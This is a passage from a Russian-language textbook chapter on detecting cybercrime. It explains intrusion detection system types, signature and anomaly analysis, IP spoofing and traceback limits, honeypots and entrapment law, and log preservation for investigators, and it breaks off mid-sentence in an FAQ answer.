Ранее мы упоминали, что брандмауэрам и другим простым сетевым устройствам не хватает определенного уровня интеллекта, когда речь идет о наблюдении, распознавании и определении сигнатур, которые могут присутствовать в отслеживаемом трафике и собираемых файлов журналов. Этот недостаток объясняет, почему системы обнаружения вторжений (СОВ) начинают играть важную роль в обеспечении необходимой безопасности сети. Несмотря на то, что некоторые сетевые устройства могут собирать всю информацию, необходимую для обнаружения (а часто и отражения) начинающихся или выполняющихся атак, они не запрограммированы на проверку и обнаружение образцов трафика или сетевого поведения, соответствующих известным сигнатурам атак или свидетельствующих о том, что потенциальные нераспознанные атаки начинаются или совершаются в данный момент.

Короче говоря, самый простой способ определить СОВ – описать ее как специализированный инструмент, который знает, как читать и интерпретировать содержимое файлов журналов из маршрутизаторов, брандмауэров, серверов и других сетевых устройств. Более того СОВ часто содержит базу данных известных сигнатур атак и может сравнивать образцы активности, трафика или поведения, которые она видит в отслеживаемых журналах, с теми сигнатурами, чтобы распознать точное соответствие между сигнатурой и текущим или недавним поведением. В этот момент СОВ может отправить сигнал тревоги или оповещение, предпринять различные автоматические действия, от завершения соединения с Интернетом или отдельными серверами до запуска обратного отслеживания, и выполнить другие активные попытки определить злоумышленников и собрать доказательства их незаконных действий.

Другими словами, СОВ делает для сети то же, что антивирусная программа делает для файлов, попадающих в систему. СОВ проверяет содержимое сетевого трафика на предмет обнаружения возможных атак так же, как антивирусная программа проверяет содержимое входящих файлов, вложений электронной почты, активного веб-контента и т. д. на наличие сигнатур вирусов (образцов, соответствующих известным вредоносным программам) или возможных злонамеренных действий (образцов поведения, которые вызывают подозрение или просто недопустимы).

Точнее говоря, обнаружение вторжений означает выявление атаки или несанкционированного использования системы или сети. СОВ предназначена и используется для обнаружения, а только потом для предотвращения (если это возможно) таких атак и несанкционированного использования систем, сетей и связанных с ними ресурсов. Как и брандмауэр, СОВ может быть программной или аппаратно-программной (в виде предустановленных и предварительно настроенных устройств СОВ). Часто программное обеспечение СОВ выполняется на тех же устройствах или серверах, где работают брандмауэры, серверы, прокси-серверы или другие сетевые службы; СОВ, которая не запущена на том же устройстве или сервере, где установлены брандмауэр или другая служба, будет тщательно следить за этими устройствами. Хотя такие устройства обычно работают на границах сети, СОВ может выявлять как внутренние, так и внешние атаки.

Характеристика систем обнаружения вторжений

СОВ различаются по ряду критериев. Объяснив эти критерии, мы сможем понять, какие виды СОВ, вероятно, встретятся вам и как они работают. Прежде всего, СОВ можно различить, исходя из вида действий, трафика, операций или систем, которые они отслеживают. В этом случае можно выделить три типа СОВ: сетевые системы, хостовые системы и системы на основе приложения. СОВ, которые проводят мониторинг сетевых магистралей и ищут сигнатуры атак, называются *сетевые системы*, а СОВ, работающие на компьютере, чтобы защищать и проверять операционную и файловую систему, называются *хостовые системы*. СОВ, отслеживающие только работу отдельных приложений, называются *системами на основе приложения*. (Этот тип обработки обычно предназначен для важных приложений, таких как системы управления базами данных, системы управления содержимым, системы бухгалтерского учета и т. д.) Ниже приведена дополнительная информация о разных типах мониторинга в СОВ:

- **Характеристики сетевых СОВ**

За: Сетевые СОВ могут контролировать всю сеть с помощью нескольких удобно расположенных устройств и не создают большую нагрузку на сеть. Сетевые СОВ – это в основном пассивные устройства, отслеживающие текущую сетевую активность, не добавляя значительное количество служебной информации или не создавая помех в работе сети. Их легко защитить от атак, и иногда их даже не могут обнаружить атакующие. Кроме того, такие системы не требуют больших усилий для установки и использования в существующих сетях.

Против: Существует вероятность, что сетевые СОВ не смогут отслеживать и анализировать весь трафик в больших, интенсивно используемых сетях и, следовательно, могут не заметить атаки, предпринятые в периоды максимальной нагрузки. Кроме того, сетевые СОВ могут не суметь проводить мониторинг в (высокоскоростных) сетях на основе коммутатора. Обычно сетевые СОВ не могут анализировать зашифрованные данные, а также сообщать об успешных или неудачных попытках атак. Таким образом, СОВ требуют непосредственного участия системных администраторов, чтобы оценить результаты зафиксированной атаки.

- **Характеристики хостовых СОВ**

За: Хостовые СОВ могут анализировать операции компьютера, мониторинг которого они проводят, с высоким уровнем подробностей; они часто могут определить, какой процесс и/или пользователь участвует в злонамеренных действиях. Хотя хостовые СОВ могут сосредоточиться на отдельном компьютере, многие из них используют модель «агент-консоль», в которой агенты работают на отдельных компьютерах (и проводят их мониторинг), но отправляют отчеты на централизованную консоль (так, чтобы единая консоль могла обрабатывать данные из нескольких источников). Хостовые СОВ могут обнаружить атаки, которые не удалось обнаружить сетевым системам обнаружения, а также точнее оценивать результаты атаки. Хостовые СОВ могут использовать службы шифрования компьютера, чтобы исследовать зашифрованный трафик, данные, хранилища и действия. Кроме того, хостовые СОВ не испытывают трудностей при работе в сетях на основе коммутаторов.

Против: Сбор данных происходит на каждом компьютере, а для записей в журналы или передачи отчетов о событиях необходимо использовать сеть, что может снизить ее производительность. Умные злоумышленники, получившие несанкционированный доступ к компьютеру, могут также атаковать и вывести из строя хостовые СОВ. Работа хостовых СОВ может быть нарушена в результате DoS-атак (так как такие атаки не дают трафику дойти до компьютера, на котором они запущены, или препятствуют отправке отчетов об атаках на консоль,

расположенной в другом месте в сети). Важно отметить, что хостовые СОВ требуют время на обработку данных, используют место на накопителе, оперативную память и другие ресурсы компьютеров, на которых они работают.

- **Характеристики СОВ на основе приложения**

За: Системы обнаружения вторжений на основе приложения уделяют основное внимание событиям внутри отдельного приложения. Они часто выявляют атаки, анализируя файлы журналов приложения, и обычно могут определить многие типы атак и подозрительных действий. Иногда СОВ на уровне приложения даже могут отслеживать несанкционированные действия отдельных пользователей. Кроме того, они могут работать с зашифрованными данными, используя службы шифрования/дешифрования в приложении.

Против: СОВ на основе приложения иногда более уязвимы для атак, чем хостовые СОВ. Они также потребляют много ресурсов приложения (и компьютера).

На практике для отслеживания событий в сети и более подробного мониторинга ключевых хостов и приложений на большинстве коммерческих предприятий используется сочетание трех основных типов СОВ.

СОВ также различаются в подходах к анализу событий. Некоторые СОВ используют метод, который называется *обнаружение сигнатур*. Это похоже на то, как многие антивирусные программы используют сигнатуры вирусов, чтобы определить зараженные файлы, программы и активное веб-содержимое и помешать им проникнуть в компьютерную систему, за тем исключением, что СОВ использует базу данных *сигнатур атак* – образцы трафика и активности, связанные с известными атаками. Обнаружение сигнатур – это действительно наиболее используемый подход в современной технологии СОВ. Второй подход называется *обнаружение аномалий*. В нем используются правила и предопределенные понятия о «нормальной» и «ненормальной» активности системы (называется *эвристикой*), чтобы отличить аномалии от нормального поведения системы и чтобы отслеживать аномалии, сообщать о них или блокировать аномальные события в случае их возникновения. Некоторые СОВ поддерживают ограниченные типы обнаружения аномалий; большинство экспертов считает, что эта возможность будет использоваться большим количеством СОВ в будущем. Ниже приведена дополнительная информация об этих двух методах анализа событий:

- **Характеристики СОВ, основанных на анализе сигнатур**

За: СОВ, основанные на анализе сигнатур, исследуют текущий трафик, действия, операции и поведение, соответствующие образцам событий, характерных для известных атак. Так же, как и антивирусные программы, данный тип СОВ требует доступа к обновляемой базе сигнатур атак и определенного способа для активного сравнения и сопоставления текущего поведения с большим набором сигнатур. Этот метод отлично работает за исключением тех случаев, когда появляются новые, еще не внесенные в базу типы атак.

Против: Необходимо постоянно обновлять базы сигнатур, а СОВ должны уметь сравнивать и сопоставлять события с большим набором сигнатур атак. Если определения сигнатур слишком специфические, СОВ, основанные на анализе сигнатур, могут пропустить модификации известных атак. (Распространенный способ создания новых атак – изменить существующие, известные атаки, а не создавать полностью новые атаки с нуля.) СОВ, основанные на анализе сигнатур, могут также вызывать заметное замедление работы операционных систем, когда их текущее поведение полностью или частично соответствует нескольким (или многочисленным) сигнатурам атак.

- **Характеристики СОВ, основанных на анализе аномалий**

За: Данный тип СОВ исследует текущий трафик, действия, операции и поведение в сетях и системах на предмет аномалий, которые могут

свидетельствовать об атаке. Основной принцип заключается в том, что «поведение атаки» достаточно отличается от «нормального поведения пользователя», чтобы его можно было обнаружить путем занесения в базу и распознавания связанных с этим поведением различий. Создав базовый уровень нормального поведения, СОВ, основанные на анализе аномалий, могут замечать отклонения текущего поведения от нормы. Эта возможность теоретически позволяет таким СОВ выявлять атаки, которые еще неизвестны и для которых еще не созданы сигнатуры.

Против: Так как нормальное поведение может легко и быстро изменяться, СОВ, основанные на анализе аномалий, склонны к ошибочным результатам, когда стандартные отклонения от нормы они принимают за настоящие атаки. Их аналитическое поведение иногда приводит к значительному увеличению процессорного времени в системах, где они работают. Более того, так как системам, основанным на анализе аномалий, требуется некоторое время на создание статистически значимых базовых уровней (чтобы отделить нормальное поведение от аномалий), они относительно уязвимы для атак во время этого периода.

Сегодня многие антивирусные программы содержат характеристики обнаружения, основанные как на анализе сигнатур, так и на анализе аномалий, но не все СОВ включают в себя оба подхода.

В заключение, некоторые СОВ могут реагировать на предпринятые атаки. Такое поведение желательно по двум причинам. Во-первых, компьютерные системы могут отслеживать поведение и активность в масштабе времени, близком к реальному, и реагировать быстрее и решительнее на ранних стадиях атаки. Так как автоматизация помогает хакерам предпринимать атаки, само собой разумеется, что она должна помочь специалистам в области безопасности отражать их. Во-вторых, СОВ работают двадцать четыре часа в сутки, семь дней в неделю, а сетевые администраторы не способны реагировать так же быстро в нерабочее время, как в часы пик (даже если система обнаружение отправит им сообщение о начавшейся атаке). Автоматизировав блокирование входящего трафика для одного или нескольких адресов, с которых предпринята атака, СОВ может остановить текущую атаку и блокировать будущие атаки с того же адреса.

Реализовав следующие приемы, СОВ может отразить атаки как начинающих, так и опытных хакеров. Хотя опытных хакеров тяжелее блокировать полностью, эти приемы могут значительно замедлить их работу:

- Разрыв TCP-подключений путем добавления пакетов с флагом сброса в соединение со злоумышленником приводит к срывам атак.
- Применение автоматизированных фильтров пакетов для того, чтобы блокировать перенаправление маршрутизаторами или брандмауэрами пакетов атаки на атакуемые серверы или хосты, останавливает большинство атак, даже атаки DoS или DDoS (распределенная атака типа «отказ в обслуживании»). Этот прием работает для адресов злоумышленников и для атакуемых протоколов и служб (блокированием трафика на разных уровнях сетевой модели ARPA).
- Использование автоматического разъединения для маршрутизаторов, брандмауэров или серверов может завершить все действия, если другими средствами злоумышленников остановить не удалось. (Например, в крайних ситуациях при атаке DDoS, когда фильтрация эффективно работает только на стороне поставщика услуг Интернета, а то и выше по цепи провайдеров, как можно ближе к магистральным Интернетом).
- Активное выполнение обратного поиска DNS или других попыток установить личность хакера – это метод, используемый некоторыми СОВ, которые отправляют отчеты о вредоносных действиях всем поставщиками услуг Интернета

на маршрутах между атакующим и атакуемым. Так как такие ответные меры могут сами установить спорные вопросы, подлежащие правовому разрешению, рекомендуется получить консультацию юриста, прежде чем отплатить хакерам той же монетой.

Примечание

Чтобы получить доступ к большому набору статей и информации о технологии СОВ, посетите сайт <http://searchsecurity.techtarget.com> и в поисковой системе сайта введите строку «intrusion detection» (обнаружение вторжений).

Коммерческие СОВ

Буквально сотни поставщиков предлагают различные формы реализации СОВ. Самые эффективные решения объединяют сетевые и хостовые варианты СОВ. Большинство таких систем основано, главным образом, на анализе сигнатур, и только в отдельных продуктах или решениях присутствуют ограниченные возможности обнаружения вторжений на основе анализа аномалий. В заключение, большая часть современных СОВ содержит возможности автоматического реагирования на атаки, но они обычно сосредоточены на автоматической фильтрации и блокировании трафика или автоматическом разъединении, в крайнем случае. Хотя некоторые системы могут наносить контрудар в ответ на атаку, практический опыт показывает, что возможности автоматической идентификации и обратного отслеживания – самые полезные и, вероятнее всего, самые используемые особенности таких систем.

Огромное число поставщиков предоставляет свои системы обнаружения компаниям и организациям. Ниже представлены самые распространенные и известные решения в этой области:

- Компания Cisco Systems, возможно, лучше известна своими коммутаторами и маршрутизаторами, но она также предлагает брандмауэры и системы обнаружения вторжений (www.cisco.com).
- GFI LANguard – это семейство продуктов для мониторинга, сканирования и проверки целостности, предлагающих широкие возможности обнаружения вторжений и реагирования на них (www.gfi.com/languard).
- Компания Network-1 Security Solutions предлагает различные семейства настольных и серверных (хостовых) систем обнаружения вторжений, а также централизованные средства управления безопасностью и брандмауэры (www.network-1.com).
- Компания Tripwire, возможно, самая известная из всех поставщиков утилит (которые так же известны как Tripwire) для проверки сигнатур и целостности файлов. Кроме того, Tripwire предлагает продукты проверки целостности для маршрутизаторов, коммутаторов и серверов, а также централизованную консоль управления для различных видов своей продукции (www.tripwire.com).

На месте инцидента

Альтернативы СОВ

Помимо различных поставщиков СОВ, упомянутых в предыдущем списке, сетевые администраторы, воспользовавшись поисковыми системами Интернета, могут найти столько потенциальных поставщиков СОВ, что у них не хватит ни времени, ни желания подробно ознакомиться со всеми предложениями. Вот почему мы советуем администраторам рассмотреть дополнительную альтернативу: передать сторонней компании некоторые или все задачи по обеспечению безопасности сети. Эти компании,

известные как поставщики управляемых услуг безопасности (MSSP), помогают своим клиентам выбрать, установить и поддерживать современные политики безопасности и соответствующие им технические инфраструктуры. Для сотрудников правоохранительных органов такие компании являются компетентным источником информации, помочи и поддержи при решении технических вопросов и задач, связанных с информационной безопасностью.

Подделка IP-адреса и другие тактики, предотвращающие обнаружение

Несмотря на все попытки выполнить обратное отслеживание нежеланного адреса электронной почты или трафика атаки, иногда вы все равно не сможете определить его настоящий источник или окончательно установить лицо или лиц, стоящих за этими действиями. Основная причина этого явления заключается в том, что обычно хакеры генерируют сетевой трафик или сообщения, содержащие сфабрикованные данные для исходного адреса, номеров портов, идентификаторов протокола и другой информации, которая, как правило, позволяет связать эти данные с IP-адресом источника или даже с исходным идентификатором процесса (а по расширению – с пользователем или службой, ответственной за создание этого процесса). Это преднамеренный способ предотвратить идентификацию злоумышленников и отвести внимание от настоящего источника такого трафика к ничего не подозревающей и не вовлеченной в инцидент третьей стороне.

Самая распространенная форма подделки пакетов – попытка злоумышленника вставить сфабрикованный трафик или сообщения, имеющие целью проникнуть внутрь локальной сети через внешний интерфейс. Это объясняет, почему стандартное правило для предотвращения подделки пакетов, действующее на большинстве фильтрующих маршрутизаторах, заключается в отбрасывании пакетов, прибывающих на внешний интерфейс с исходным адресом, который должен отображаться только на внутреннем интерфейсе. Другие типы подделки пакетов можно обнаружить, используя обратное отслеживание или обратный поиск DNS, чтобы сравнить доменные имена и связанные с ними IP-адреса (при условии наличия этих данных). Если эти два элемента информации не соответствуют друг другу, все пакеты будут отброшены (как, например, когда указанный IP-адрес находится вне диапазона адресов, назначенных организации, которой, как заявлено, он принадлежит).

Настоящая проблема с поддельным трафиком возникает, когда СОВ или сетевые администраторы пытаются отследить источник трафика и заходят в тупик. Вспомните, например, что различные типы атак DoS или DDoS используют взломанные компьютеры-посредники, которые иногда называются зомби или агенты, и вы сразу поймете, почему отслеживание источника атаки не всегда поможет установить злоумышленника. Определив, откуда происходят определенные атаки, вы сможете только определить других жертв, а не найти явную улику, указывающую на злоумышленника. Чем опытнее хакер, совершающий атаку, тем меньше вероятность, что он оставит прямые улики, ведущие непосредственно к его первичному нахождению в Интернете. Скорее обнаружится, что ваши попытки установить личность злоумышленника поведут вас по следу посредников, агентов и служб сохранения анонимности, которые вам затем придется исследовать, чтобы найти улики для идентификации того, кто организовал расследуемые вами киберпреступления.

Это также объясняет, почему обращение к поставщикам услуг, которые, возможно, перенаправляют атаки, и работа с ними, чтобы не только отследить происхождение трафика атаки, но и блокировать его прохождение через ничего не подозревающих посредников, – это важная часть процесса расследования нарушений безопасности и предотвращения будущих атак. Кроме того, многочисленные веб-сайты и интернет-сервисы ведут списки известных IP-адресов, доменных имен и электронных адресов, являвшихся источником атак в прошлом. Подписавшись на такие сервисы и используя их

данные для настройки фильтров пакетов и электронной почты, администраторы могут блокировать потенциальные источники атак – что некоторые СОВ делают самостоятельно – и исключить возможность взаимодействия с известными источниками неприятностей.

В интернете есть много источников информации об отправителях нежелательной почты и злоумышленниках; здесь мы приведем только несколько примеров. Для того чтобы найти дополнительную информацию, используйте в поисковой системе такие строки, как *spam database* (база данных спама), *attacker database* (база данных злоумышленников), *spam prevention* (предотвращение спама) и т. д.:

- Список известных баз данных спама, основанных на DNS: www.declu.de/junkmail/support/ip4r.htm
- Списки отправителей нежелательной почты: www.ram.org/ramblings/philosophy/spam/spammers.html and www.spamhaus.org

Хосты-приманки, сети-приманки и другие «киберловушки»

Хотя стратегия, связанная с заманиванием хакеров исследовать привлекательные сетевые устройства и серверы, может создать свои собственные проблемы, поиск способов завлечь злоумышленников в систему или сеть увеличивает шансы установить личность этих злоумышленников и преследовать их более эффективно. *Хост-приманка* – компьютерная система, намеренно открытая для общего доступа, обычно в Интернете, для конкретной цели: привлечь злоумышленников и отвлечь их внимание. Аналогично *сеть-приманка* подготовлена для той же цели; злоумышленники найдут здесь не только уязвимые службы или серверы, но и уязвимые маршрутизаторы, брандмауэры, прочие сетевые устройства, приложения безопасности и т. д. Другими словами, это технические эквиваленты обычной полицейской «ловушки».

Обзор киберпреступлений

Грань между законностью и провокацией

Большинство сотрудников правоохранительных органов знают о тонкой грани, по которой они ходят при подготовке «ловушки» – операции, в которой полицейские играют роль жертв или участников преступления с целью заставить подозреваемого совершить противоправное действие в их присутствии. Во многих штатах есть законы, запрещающие провокацию преступления; то есть сотрудникам правоохранительных органов не разрешается побуждать лицо совершить преступление, а затем арестовать его за это. Провокация преступления является фактом, освобождающим от судебного преследования; если обвиняемый сможет доказать в суде, что его заманили в ловушку, то результатом будет оправдательный приговор.

Однако традиционно суд устанавливает, что предоставление преступнику *простой возможности* совершить преступление не означает провокацию. Провокация подразумевает использование убеждения, принуждения или другого чрезмерного давления, чтобы заставить человека совершить преступление, которое он бы не совершил в других обстоятельствах. При таком судебном решении организация хоста-приманки или сети-приманки похожа на (совершенно законную) полицейскую тактику размещения брошенного автомобиля у дороги и наблюдения за ним, чтобы увидеть, попытается ли кто-нибудь совершить из автомобиля кражу со взломом, совершить акт вандализма по отношению к нему или угнать его. Следует также отметить, что провокация преступления относится только к действиям сотрудников правоохранительных органов или правительственный служащих. Гражданское лицо не может провоцировать, независимо от того, сколько давления оказывается на объект провокации с целью заставить его совершить преступление. (Однако гражданское лицо может быть подвергнуто обвинению

в подстрекательстве к совершению преступления или в преступном сговоре.)

Следующие характеристики типичны для хостов- или сетей-приманок:

- Системы или устройства, используемые как приманки, устанавливаются со стандартными настройками, чтобы они намеренно были подвержены всем известным уязвимостям, эксплойтам и атакам.
- Системы или устройства, используемые как приманки, не содержат настоящей секретной информации, такой как пароли, данные, приложения или сервисы, от которых на самом деле зависит организация или которые она должна полностью защищать. Поэтому эти приманки могут быть взломаны или даже уничтожены, не причиняя вреда или ущерба организации, которая предоставила их для атак.
- Системы или устройства, используемые как приманки, также часто содержат специально провоцирующие объекты или ресурсы, такие как файлы с именем «password.db», папки с именем «Совершенно секретно» (“Top Secret”), которые состоят из зашифрованных бессодержательных данных или файлов журналов, не имеющих реального значения или ценности. Это делается для привлечения злоумышленника и удерживания его интереса достаточно долго, чтобы с помощью обратного отслеживания можно было установить источник атаки.
- Системы или устройства, используемые как приманки, также включают в себя пассивные приложения (или отслеживаются этими приложениями), которые могут обнаружить атаки или вторжения и сообщить о них, как только они произойдут, чтобы процессы обратного отслеживания и идентификации начались как можно скорее.

Хотя этот метод, несомненно, может помочь установить личность неосторожного или неопытного злоумышленника, он также может привлечь дополнительное внимание или вызвать гнев более искушенного хакера. Информация о найденных хостах- или сетях-приманках часто публикуется на форумах или в рассылках для хакеров, и, таким образом, эти ловушки в большей степени подвергаются атакам и действиям злоумышленников. Таким же образом, если идентифицируется сама организация, установившая хосты- или сети-приманки, ее производственные системы и сети могут быть подвержены большему количеству атак, чем обычно.

Метод хостов-приманок наиболее полезен, когда компания или организация нанимает штатных специалистов в области информационной безопасности, которые могут регулярно наблюдать за этими приманками и заниматься ими, или сотрудники правоохранительных органов пытаются выследить отдельных подозреваемых, организовав виртуальную ловушку. В таких ситуациях будет выполнена полная оценка всех рисков, а также будут приняты (и должным образом опробованы) необходимые меры и процедуры безопасности. Тем не менее, для организации, которая хочет установить личности злоумышленников и преследовать их в судебном порядке, хосты- и сети-приманки могут предоставить ценные инструменты для помощи в этой деятельности.

Подробную информацию по этой теме можно получить, выполнив поиск по любому из терминов – *honeypots* (хосты-приманки) и *honeynets* (сети-приманки) – на сайтах <http://searchsecurity.techtarget.com> или www.techrepublic.com. Проект «Honeynet Project» на веб-сайте www.honeynet.org – вероятно, самый полный ресурс по этой теме в Интернете; он не только предоставляет информацию по определению и описанию стандартных хостов- и сетей-приманок, но и проводит анализ типа мышления, мотиваций, инструментов и методов атак хакеров.

Краткое изложение

Почему исследователю важно обнаружить киберпреступление? Обнаружив, что преступление совершилось (или совершается), исследователи будут на один шаг впереди преступников и смогут начать расследование по горячим следам. Более того, выявив подозрительные действия или наблюдая за ними, исследователи знают, что они должны принять меры, необходимые для получения, обеспечения и подготовки доказательств, которые понадобятся, если нужно будет выдвинуть обвинение в суде. Отслеживая трафик от объектов нападения до источников атаки – даже если эти источники указывают на других жертв, а не на настоящих злоумышленников, как это часто бывает – исследователи могут сотрудничать с промежуточными поставщиками услуг, чтобы сообщить им об атаках и помочь администраторам и сотрудникам службы безопасности предотвратить повторение таких атак. Даже если судебное преследование невозможно или те, кто подвергся атаке, решили не передавать дело в суд, информация, полученная и используемая во время расследования, будет иметь общее положительное воздействие на состояние безопасности и бдительность различных сторон, с которыми исследователи имеют дело в процессе работы.

Важные доказательства киберпреступлений можно получить, включив аудит подозрительных событий в сетевых устройствах и операционных системах, которые могут быть подвержены атакам. ИТ-специалисты должны знать, как настраивать такие системы и устройства для регистрации такой информации, а также знать, какие типы и классы событий стоит записывать в первую очередь. К этим событиям относятся попытки входа в систему, доступ к конфиденциальным ресурсам, использование прав администратора и мониторинг важных системных файлов и файлов данных. Кроме того, сотрудники правоохранительных органов должны не только знать, что журналы регистрации событий существуют, но и то, что они часто предоставляют существенные доказательства неудавшихся и успешных киберпреступлений. Необходимо предпринять должные усилия, чтобы обезопасить и защитить эти журналы до и в течение расследования. Из брандмауэров, маршрутизаторов, прокси-серверов и СОВ можно получить журналы (а также отчеты, сигналы тревоги и уведомления), чтобы подтвердить заявление о том, что к информационным ресурсам или службам предпринимались попытки получить несанкционированный доступ, изменить/разрушить информацию и попытки атак типа «отказ в обслуживании». В некоторых случаях эти данные помогут отследить источник таких действий.

В модели безопасности, состоящей из проверки подлинности, авторизации и учета, последний элемент делает возможным аудит и регистрацию подозрительных или незаконных действий. ИТ-специалисты и сотрудники правоохранительных органов должны понимать этот принцип. Администраторы должны применять на практике необходимые методики аудита и ведения журналов, чтобы удостовериться, что они могут обнаружить киберпреступления (желательно, до того, как будет нанесен ущерб ИТ-активам или инфраструктуре) и получить данные, которые помогут документировать незаконные или нежелательные действия и идентифицировать стороны, вовлеченные в преступление. Также обратите внимание, что, несмотря на то, что в сетевых устройствах и операционных системах Windows и UNIX/Linux имеются свои собственные способы включения аудита и ведения журналов, эти данные легко доступны для тех, кто знает, что и где искать.

С упреждающей, превентивной стороны безопасности систем и сетей, сетевые устройства и серверы должны быть настроены так, чтобы предотвратить или отразить известные атаки, при этом необходимо выполнять аудит и регистрацию любых данных, относящихся к происходящим процессам. Данные журналов обычно содержат отметки времени, предполагаемые исходные адреса и доменные имена, а также другую информацию, которую можно использовать для отслеживания источника атаки.

Нежелательные сообщения электронной почты также содержат похожую информацию, поэтому можно установить системы, которые переадресовали их от отправителя до последнего получателя. Однако слишком часто такие следы ведут к новым потерпевшим или ничего не подозревающим участникам киберпреступлений, а не к фактическим злоумышленникам.

При отслеживании источников киберпреступлений и маршрутов, по которым проходит их сетевой трафик от точки происхождения до точки атаки, исследователю понадобятся многочисленные инструменты и утилиты, которые помогут получить необходимую информацию. Брандмауэры, фильтрующие маршрутизаторы и СОВ часто находят и получают такие данные автоматически, а с помощью различных команд и инструментов ОС Windows, Linux или UNIX можно повторно получить или подтвердить эту информацию вручную. Как ИТ-специалисты, так и сотрудники правоохранительных органов должны понимать, как пользоваться такими командами и утилитами, особенно теми, которые могут сопоставлять IP-адреса с доменными именами и наоборот, что поможет установить точки, через которые проходит атака, а также ее источник.

СОВ могут не только выявлять и активно предотвращать киберпреступления, но также часто помогают собрать данные об образцах атаки, отдельные подробности о связанных с ней действиях и т. д. Многие СОВ работают на основе анализа сигнатур атак, что предполагает сравнение образцов действий, сетевого трафика или поведения с текущей сетевой активностью, чтобы установить (а иногда и предотвратить) атаки. Так же, как и антивирусные программы, СОВ должны постоянно обновлять свои базы данных сигнатур атак. Некоторые СОВ пытаются идентифицировать аномальное поведение в системах или сетях как способ обнаружить потенциальные атаки, для которых сигнтуры еще не определены. Кроме того, СОВ могут сосредотачивать свое внимание на отдельных хостах, приложениях или сетях, чтобы найти доказательства атак или подозрительных действий.

Несмотря на способность исследователей отследить атаки и установить их точки возникновения, методы подделки пакетов часто сводят на нет их усилия определить настоящих лиц, совершивших киберпреступления. Первоначальные подозреваемые в совершении киберпреступлений зачастую сами оказываются потерпевшими, которые выступают только посредниками злоумышленников или ничего не подозревающими участниками в действиях, которые начинаются где-то в другом месте. Поэтому методы защиты от подделки пакетов являются важными аспектами настройки брандмауэров, фильтрующих маршрутизаторов и т. д., чтобы предотвратить потенциальные атаки, а следователи должны быть готовы продолжать отслеживание атак, а не полагаться на результаты первых доступных данных.

Некоторые компании и организации специально оставляют злоумышленникам ловушки – известные как хосты-приманки или сети-приманки (отдельные системы или целые сети, используемые в качестве приманки) – как способ привлечь их внимание, а затем отвлекать достаточно долго, чтобы увеличить шансы установить личности злоумышленников. Хотя эта стратегия подвержена рискам (очень похожим на риски, связанные с объектом, который специалисты по страхованию называют «привлекательный источник опасности», или с операциями, которые сотрудники правоохранительных органов именуют «ловушками»), при правильной подготовке и реализации она может дать полезные результаты.

В конечном счете, надлежащие методы безопасности включают в себя планирование действий на случай вторжения или нарушения безопасности, а также использование соответствующих инструментов и команд для сбора данных о незаконных и нежелательных действиях. Так как такие данные необходимы для обнаружения киберпреступлений, предотвращения их повторений и осуществления успешного судебного преследования, они являются ключевым элементом любой правильной политики безопасности. Это также объясняет, почему отслеживание и мониторинг можно

считать необходимой «проверкой в реальных условиях» для обеспечения должной безопасности и способности справляться с непредвиденными атаками и уязвимостями в случае их возникновения.

Часто задаваемые вопросы

Вопрос: Какие меры должны предпринять ИТ-специалисты или сотрудники правоохранительных органов в отношении журналов регистрации событий, журналов аудита и других потенциальных источников улик или дополнительной информации при расследовании киберпреступлений?

Ответ: Выполнить инвентаризацию, проверку, фильтрацию, документирование и сохранение этих данных. Давайте рассмотрим этот вопрос подробнее:

- **Инвентаризация** Составьте описание всех используемых брандмауэров, фильтрующих маршрутизаторов, СОВ, систем и серверов, через которые мог проходить трафик атаки или на которые могли быть направлены трафик или действия атаки. Изучите каждый элемент, чтобы установить связанные с ним журналы регистрации событий или журналы аудита, и запишите их имена и местонахождения.
- **Проверка** Исследуйте различные журналы регистрации событий или журналы аудита, чтобы определить, содержат ли они записи с информацией о следах или уликах, относящихся к расследуемому инциденту. Если да, добавьте имя и местонахождение каждого такого журнала в список файлов исследуемых данных.
- **Фильтрация** Математики называют этот этап сокращением объема данных, так как он состоит из пропуска информации, не имеющей никакого отношения к инциденту, и сбора только тех записей, которые связаны с расследуемым делом. Большинство программ для просмотра журналов или событий содержат мощные средства фильтрации данных. Те, в которых нет таких инструментов, могут импортировать данные в электронную таблицу или базу данных, после чего использовать средства поиска в сторонних приложениях, чтобы отделить важную информацию от второстепенной. Удостоверьтесь, что ваши записи содержат имя и местонахождение исходного файла и что вы (или свидетель-эксперт) можете подтвердить, что фильтрация данных – это обычная практика анализа журналов и событий и можете продемонстрировать прямую связь между исходным файлом и отфильтрованным файлом.
- **Документирование** Объясните, каким образом собранные записи журналов, списки событий и т. д. свидетельствуют о киберпреступлениях. Кроме того, полностью задокументируйте первоначальные источники таких данных, (включая их местонахождения), исходные имена файлов, текущие местонахождения исходных, неизмененных файлов или накопителей, а также способы обработки этих данных с момента обнаружения инцидента.
- **Сохранение** Примите все меры, необходимые для сохранения исходных файлов журналов или данных о событиях. Для этого может потребоваться извлечение накопителя из компьютера или даже вывод компьютера из эксплуатации, чтобы сохранить данные в их первоначальном состоянии.

Вопрос: Учитывая необходимость интерпретировать и объяснить содержимое отдельных файлов журналов или следов событий, как исследователь может получить информацию, нужную для выполнения этой задачи?

Ответ: Мы неоднократно замечали, что хотя во многих операционных системах и сетевых устройствах в журналы регистрации событий записывается однотипная информация, некоторые ее детали отличаются в зависимости от каждой системы и реализации. Чтобы задокументировать расположение и интерпретировать значение журналов и следов

событий, вам нужно связаться с производителем исследуемых операционных систем, приложений или устройств и попросить предоставить вам соответствующую документацию. Во многих случаях вы сможете найти эту информацию самостоятельно, воспользовавшись поисковой системой на веб-сайте производителя или обратившись к базе данных технической поддержки или другому информационному ресурсу, предоставленному производителем. Если это не принесет желаемого результата, можно позвонить в службу технической поддержки и попросить помочь в получении нужной информации. Во многих случаях, этот вопрос легко решается в рабочем порядке.

Вопрос: Как организация может быть уверена, что СОВ и другие сетевые устройства отвечают современным требованиям и содержат последние базы данных сигнатур атак, обновления, исправления и т. д.?

Ответ: Как правило, поставщик систем обнаружения вторжений или других сетевых устройств также предлагает службу уведомлений, информацию об обновлениях в Интернете, а иногда и инструменты, которые можно использовать, чтобы оценить состояние баз данных, обновлений и исправлений для таких систем или служб. Обычно поиск на сайте производителя соответствующего продукта предоставляет прямые ссылки на такую информацию, так как производитель понимает важность и необходимость этих данных так же, как и клиент. В сомнительных ситуациях обратитесь в службу технической поддержки. Как правило, эту информацию (или ссылки на нее) можно легко получить в рабочем порядке.

Вопрос: Если организация подвергается неизвестным атакам или атакам, для которых еще нет сигнатур, как и кому следует сообщать такую информацию?

Ответ: Шансы стать жертвой первой (или первого случая) атаки достаточно низки, но неудачливая организация неизбежно пострадает от новых уязвимостей или подвергнется еще не документированным атакам, как только они возникнут. Если это произойдет, необходимо поставить в известность все заинтересованные стороны, в том числе:

